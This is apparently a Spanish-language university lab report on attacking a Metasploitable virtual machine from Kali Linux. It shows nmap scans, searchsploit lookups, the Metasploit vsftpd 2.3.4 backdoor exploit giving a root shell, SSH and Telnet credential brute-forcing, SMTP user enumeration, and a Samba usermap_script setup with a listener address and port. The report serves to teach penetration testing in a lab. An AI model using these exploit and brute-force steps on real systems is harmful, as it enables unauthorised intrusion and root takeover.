


Ilustración 14 Ilustración de virtual box con Kali Linux

11 KALI LINUX

Entramos a la terminal desde la cual podemos trabajar. Escribimos el comando `sudo su`, el cual sirve para obtener permisos de super usuario. Al ejecutarlo, nos pedirá la contraseña, lo que nos permitirá trabajar correctamente con privilegios administrativos.



Universidad Tecnológica del Chocó
Diego Luis Córdoba




Ilustración 15 Ilustración de la maquina Kali Linux



12 PUERTO 21

NMAP -SN

Este comando sirve para deshabilitar el escaneo de puertos y realizar únicamente la detección de **hosts activos**. Con esto, **Nmap** identifica qué direcciones IP corresponden a máquinas que están activas en la red.

```
(root@kali)-[/home/kali]
# nmap -sn 192.168.23.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-06 10:18 EDT
Nmap scan report for 192.168.23.1
Host is up (0.00071s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.23.2
Host is up (0.00095s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.23.3
Host is up (0.00077s latency).
MAC Address: 08:00:27:10:56:DB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.23.4
Host is up (0.0036s latency).
MAC Address: 08:00:27:75:5D:5B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.23.5
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.59 seconds
```

Ilustración 16 Ilustración de comando de Nmap -sn

Nmap -sV

Es una opción que se puede activar para la detección de la **versión de los servicios**. Esto significa que **Nmap** intentará identificar qué tipo de software está corriendo en cada



puerto detectado. En este caso, la dirección y la máscara de red son: 192.168.23.0/24.

```
(root@kali)~[/home/kali]
# nmap -sV 192.168.23.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-06 10:23 EDT
Nmap scan report for 192.168.23.1
Host is up (0.0020s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
53/tcp    filtered domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 192.168.23.2
Host is up (0.0039s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc      Microsoft Windows RPC
445/tcp   open  microsoft-ds?
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.23.3
Host is up (0.00052s latency).
All 1000 scanned ports on 192.168.23.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:10:56:DB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.23.4
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp        vsftpd 2.3.4
22/tcp    open  ssh        OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet     Linux telnetd
25/tcp    open  smtp       Postfix smtpd
53/tcp    open  domain     ISC BIND 9.4.2
80/tcp    open  http       Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind    2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec       netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
```

Ilustración 17 Ilustración de comando de nmap -sV

```
MAC Address: 08:00:27:75:5D:5B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.23.5
Host is up (0.0000080s latency).
All 1000 scanned ports on 192.168.23.5 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 30.10 seconds
```



SEARCHS PLOIT VSFTPD

Este es un comando utilizado en sistemas de **pruebas de penetración**, y sirve para buscar **vulnerabilidades conocidas** relacionadas con una versión específica de software. En este caso, se está analizando la versión **vsftpd 2.3.4**.

```
(root@kali)-[/home/kali]
# searchsploit vsftpd 2.3.4
```

Exploit Title	Path
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb

```
Shellcodes: No Results
```

Ilustración 18 Ilustración de searchsploit

MSFCONSOLE

La herramienta **msfconsole** es la interfaz principal del **Framework de Metasploit**. Es el comando que lanza la **consola interactiva** del Metasploit Framework, desde donde se pueden ejecutar exploits, cargar módulos y gestionar sesiones.

```
(root@kali)~[/home/kali]
# msfconsole

Metasploit tip: You can upgrade a shell to a Meterpreter session on many
platforms using sessions -u <session_id>

METASPLOIT CYBER MISSILE COMMAND V5

#####
#### / _ \ / _ \ / _ \ #####
##### SCORE 31337 HIGH FFFFFFFF #
#####
https://metasploit.com

=[ metasploit v6.4.50-dev ]
+ -- ==[ 2496 exploits - 1283 auxiliary - 431 post ]
+ -- ==[ 1610 payloads - 49 encoders - 13 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```



OPTIONS

Se debe usar para ver los parámetros configurables del modelo que lo estas utilizando, como dirección ip del objetivo

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  --      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT      RPORT            yes       The target port (TCP)

Exploit target:
  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

Ilustración 21 Ilustración de la herramienta option (opción)

SER RHOST

El metasploit se está usa para poder restablecer la dirección ip del objetivo que quiere atacar o para escanear con un modulo

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.24.4
rhost => 192.168.24.4
```

Ilustración 22 Ilustración de la herramienta de ser rhost

PAYLOAD

El payload cmd/unix/interact en metasploit sirce para establecer de una sesioin de comando interactiva muy básica con un sistema una vez que el exploit ha tenido exito



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact  
payload => cmd/unix/interact
```

Ilustración 23 Ilustración de la herramienta payload

EXPLOIT

El comando exploit en metasploit sirve para poder ejecutar en el ataque contra el sistema objetivo, está usando en el exploit y el payload que previamente configuraste

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] 192.168.23.4:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.23.4:21 - USER: 331 Please specify the password.  
[+] 192.168.23.4:21 - Backdoor service has been spawned, handling...  
[+] 192.168.23.4:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
whi[*] Command shell session 1 opened (192.168.23.5:35657 → 192.168.23.4:6200) at 2025-08-0
```

Ilustración 24 Ilustración de la herramienta exploit (explotacion)

En el sistema Linux, el comando **whoami** se utiliza para saber con que esta usando el usuario conectado, si el resultado es **root**, el root que eso tiene unos privilegios de administrador, lo cual que te puede dar en el control total sobre el sistema, por otro lado, **pwd** se muestra la ruta del directorio en el que te encuentras actualmente, permitiéndote ubicarte dentro de la estructura de archivo del sistema



```
whoami
sh: line 6: whwhoami: command not found
whoami
root
pwd
/
ls -la
total 97
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom → media/cdrom
drwxr-xr-x 14 root root 13480 Aug 6 10:53 dev
drwxr-xr-x 94 root root 4096 Aug 6 10:53 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwx----- 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw----- 1 root root 14473 Aug 6 10:53 nohup.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 110 root root 0 Aug 6 10:52 proc
drwxr-xr-x 13 root root 4096 Aug 6 10:53 root
drwxr-xr-x 2 root root 4096 May 13 2012 sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010 srv
drwxr-xr-x 12 root root 0 Aug 6 10:52 sys
drwxrwxrwt 4 root root 4096 Aug 6 10:53 tmp
drwxr-xr-x 12 root root 4096 Apr 28 2010 usr
drwxr-xr-x 14 root root 4096 Mar 17 2010 var
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
shell
[*] Trying to find binary 'python' on the target machine
```

Ilustración 25 Ilustración de la herramienta de whoami & root



```
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

pwd
ls
root@metasploitable:/#
root@metasploitable:/#
root@metasploitable:/# pwd
/
root@metasploitable:/#
ls
bin    dev    initrd    lost+found    nohup.out    root    sys    var
boot   etc    initrd.img  media         opt          sbin    tmp    vmlinuz
cdrom  home  lib       mnt           proc         srv     usr

root@metasploitable:/#
```

Ilustración 26 Ilustración de la herramienta de pwd & ls

SEARCH SS_LOGIN

El puerto 21 (FTP) se encuentra activo con la versión vsftpd 2.3.4, conocida por su vulnerabilidad crítica. Se verificó con el comando 'searchsploit vsftpd 2.3.4'.

```
[*] exec: searchsploit OpenSSH 4.7p1
```

Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution	linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution	linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forward	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py

```
Shellcodes: No Results
```

Ilustración 27 Ilustración de puerto 21 de la herramienta de searchsploit openSSH 4.71



13 Puerto 22

En el dentro metasploit se utiliza para buscar módulos relacionados con “ss_login”, que puede ser parte del nombre de un exploit, payload, etc.

El puerto 22 (SSH) utiliza **OpenSSH 4.7p1**, también vulnerable. Se analizó usando 'searchsploit openssh 4.7p1'

```
msf6 > search ssh_login

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/scanner/ssh/ssh_login           .              normal No     SSH Login Check Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey    .              normal No     SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey
```

Ilustración 28 Ilustración de la herramienta de ssh_login

OPTIONS (opcion)

La opción se muestra en una información de lo que estamos haciendo en una confiracion para revisar que, si ya tengo el puerto 22, eso quiere decir que está funcionando correctamente.

```
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

Name           Current Setting  Required  Description
-           -
ANONYMOUS LOGIN false           yes       Attempt to login with a blank username and password
BLANK_PASSWORDS false          no        Try blank passwords for all users
BRUTEFORCE_SPEED 5              yes       How fast to bruteforce, from 0 to 5
CreateSession    true           no        Create a new session for every successful login
DB_ALL_CREDS     false         no        Try each user/password couple stored in the current database
DB_ALL_PASS      false         no        Add all passwords in the current database to the list
DB_ALL_USERS     false         no        Add all users in the current database to the list
DB_SKIP_EXISTING none           no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD         no            no        A specific password to authenticate with
PASS_FILE        no            no        File containing passwords, one per line
RHOSTS           yes           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            22           yes       The target port
STOP_ON_SUCCESS  false         yes       Stop guessing when a credential works for a host
THREADS          1            yes       The number of concurrent threads (max one per host)
USERNAME         no            no        A specific username to authenticate as
USERPASS_FILE    no            no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false         no        Try the username as the password for all users
USER_FILE        no            no        File containing usernames, one per line
VERBOSE         false         yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

Ilustración 29 Ilustración de la herramienta de la options de puerto 22



SET PASSWORD & SET USERNAME

Hice dos comandos para hacer la configuración de esa herramienta, que los usuarios y contraseña se trae dónde viene la víctima, eso lo que debemos colocar el **username** y **password**

```
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD msfadmin  
PASSWORD => msfadmin  
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME msfadmin  
USERNAME => msfadmin
```

Ilustración 30 Ilustración de la herramienta de username & password

USERPASS_FILE

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt  
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt  
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.23.4  
RHOSTS => 192.168.23.4  
msf6 auxiliary(scanner/ssh/ssh_login) > exploit  
[*] 192.168.23.4:22 - Starting bruteforce  
[+] 192.168.23.4:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),28(audio),30(disk),34(video),44(man),46(network),47(ssl),48(sudo)) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008  
[*] SSH session 1 opened (192.168.23.5:46711 -> 192.168.23.4:22) at 2025-08-06 16:47:31 -0400
```

Ilustración 31 Ilustración de comando de exploit

WHOAMI

El comando **whoami** se utiliza para saber con qué está usando el usuario conectado



```
whoami
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
msf6 auxiliary(scanner/ssh/ssh_login) > whoami
[*] exec: whoami

root
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
msfadmin
```

Ilustración 32 Ilustración de comando de whoami en el puerto 22

14 PUERTO 23

puerto 23 (Telnet) está habilitado. Este protocolo no cifra las comunicaciones, representando un riesgo significativo.

```
msf6 > search telnet_login

Matching Modules
=====
#  Name                                     Disclosure Date  Ran
k  Check  Description
-  -
0  auxiliary/admin/http/netgear_pnp_x_getsharefolderlist_auth_bypass  2021-09-06      nor
mal Yes    Netgear PNPX_GetShareFolderList Authentication Bypass
1  auxiliary/scanner/telnet/telnet_login                                     .               nor
mal No     Telnet Login Check Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/
telnet/telnet_login
```

Ilustración 33 Ilustración de comando de search telnet_login



OPTIONS

Opcion se muestra en una información de lo que estamos haciendo en una confiracion para revisar que si ya tengo el puerto 22, eso quiere decir que esta funcionando correctamente.

```
msf6 auxiliary(scanner/telnet/telnet_login) > options
```

Module options (auxiliary/scanner/telnet/telnet_login):

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to brute force, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user & realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	23	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

SET RHOSTS, SET USERNAME & SET PASSWORD

```
msf6 auxiliary(scanner/telnet/telnet_login) > set rhost 192.168.23.4
rhost => 192.168.23.4
msf6 auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > █
```

Ilustración 34 Ilustración de comando de rhosts, username & password



15 Puerto 25

SEARCH SMTP_ENUM

En esta fase, se identificó el módulo smtp_enum de Metasploit, utilizado para enumerar usuarios a través del protocolo SMTP. Este módulo opera sobre el puerto 25, que es el puerto estándar para servicios de correo electrónico. Si el servidor no está bien configurado, este puerto puede permitir la verificación de usuarios válidos, facilitando futuros ataques como fuerza bruta o suplantación

```
msf6 > search smtp_enum

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/scanner/smtp/smtp_enum          .              normal No     SMTP User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum
```

OPTIONS

En esta fase, se configuró el módulo auxiliar smtp_enum de Metasploit para realizar una enumeración de usuarios a través del puerto 25. Como se muestra en la imagen, se definió el parámetro RHOSTS con la dirección IP del servidor objetivo: 192.168.23.4. Además, se usó un archivo de diccionario (unix_users.txt) que contiene nombres de usuarios comunes. Finalmente, se ejecutó el módulo para identificar posibles cuentas válidas mediante comandos SMTP. Esta técnica es útil para obtener información previa a ataques más avanzados como fuerza bruta o acceso no autorizado.



Universidad Tecnológica del Chocó
Diego Luis Córdoba

```
msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):



| Name      | Current Setting                                               | Required | Description                                                                                            |
|-----------|---------------------------------------------------------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS    |                                                               | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT     | 25                                                            | yes      | The target port (TCP)                                                                                  |
| THREADS   | 1                                                             | yes      | The number of concurrent threads (max one per host)                                                    |
| UNIXONLY  | true                                                          | yes      | Skip Microsoft bannered servers when testing unix users                                                |
| USER_FILE | /usr/share/metasploit-framework/data/wordlists/unix_users.txt | yes      | The file that contains a list of probable users accounts.                                              |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.23.4
RHOSTS => 192.168.23.4
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
```

EXPLOIT

Tras ejecutar

el módulo **smtp_enum**, el servidor **SMTP** en el puerto 25 respondió con un banner indicando que usa Postfix sobre Ubuntu, se logró enumerar múltiples usuarios válidos, como backup, ftp, mail, mysql, entre otros, esta información es útil para ataques posteriores. El escaneo se completó exitosamente, confirmando que el host objetivo tiene usuarios expuestos mediante el servicio de correo.

```
[*] 192.168.23.4:25 - 192.168.23.4:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.23.4:25 - 192.168.23.4:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, msfadmin, mysql, news, nobody, postfix, postgr
es, postmaster, proxy, service, sshd, sync, sys, syslog, user, uuwp, www-data
[*] 192.168.23.4:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

SMT-USER-ENUM

Se utilizó la

herramienta **smtp-user-enum** en modo **VRFY** para verificar usuarios existentes en el servidor SMTP del host 192.168.23.4, usando el diccionario **unix_users.txt**. El escaneo arrojó 28 usuarios válidos, incluyendo root, mysql, postfix, daemon, entre otros. Esta información es valiosa para futuros ataques, ya que revela cuentas activas expuestas a través del puerto 25.



```
(root@kali)-[~]
# smtp-user-enum -M VRFY -U /usr/share/metasploit-framework/data/wordlists/
unix_users.txt -t 192.168.23.4
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum
)

| Scan Information |
|-----|
Mode ..... VRFY
Worker Processes ..... 5
Usernames file ..... /usr/share/metasploit-framework/data/wordlists/unix_
users.txt
Target count ..... 1
Username count ..... 176
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain .....

##### Scan started at Thu Aug 7 12:49:27 2025 #####
192.168.23.4: backup exists
192.168.23.4: bin exists
192.168.23.4: daemon exists
192.168.23.4: distccd exists
192.168.23.4: ftp exists
192.168.23.4: games exists
192.168.23.4: gnats exists
192.168.23.4: irc exists
192.168.23.4: libuuid exists
192.168.23.4: list exists
192.168.23.4: lp exists
192.168.23.4: mysql exists
192.168.23.4: news exists
192.168.23.4: nobody exists
192.168.23.4: postfix exists
192.168.23.4: postgres exists
192.168.23.4: postmaster exists
192.168.23.4: proxy exists
192.168.23.4: root exists
192.168.23.4: ROOT exists
192.168.23.4: service exists
192.168.23.4: sshd exists
192.168.23.4: sync exists
192.168.23.4: sys exists
192.168.23.4: syslog exists
192.168.23.4: user exists
192.168.23.4: www-data exists
192.168.23.4: msfadmin exists
##### Scan completed at Thu Aug 7 12:49:43 2025 #####
28 results.

176 queries in 16 seconds (11.0 queries / sec)
```



Ilustración 35 Ilustración de comando de options (options)

16 Puerto 139

En esta parte del proceso, utilicé el framework Metasploit para configurar el módulo de explotación llamado **multi/samba/usermap_script**. Este módulo está diseñado para aprovechar una vulnerabilidad en ciertas versiones de Samba, que permite ejecutar comandos en sistemas remotos tipo Unix mediante un abuso en la forma en que se manejan los scripts de asignación de usuarios.

Lo primero que hice fue cargar el módulo y luego ejecuté el comando `options` para visualizar las configuraciones necesarias, como podemos ver en la imagen, el módulo requiere definir algunos parámetros clave, uno de ellos es **RHOSTS**, que corresponde a la dirección IP del equipo objetivo, es decir, la máquina que potencialmente es vulnerable. Aunque en la imagen aún no aparece configurado, este valor debe establecerse más adelante.

Por otro lado, configure **LHOST** con la dirección IP **192.168.23.5**, que es la IP de mi máquina atacante, es decir, donde quiero recibir la conexión, también establecí el **LPORT** en **4444**, que es el puerto por el cual se va a recibir la conexión inversa desde la máquina víctima.



```
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      192.168.23.5    no        The local client address
  CPORT      4444             no        The local client port
  Proxies     []               no        A proxy chain of format type:host:port[,type:host:port][...]
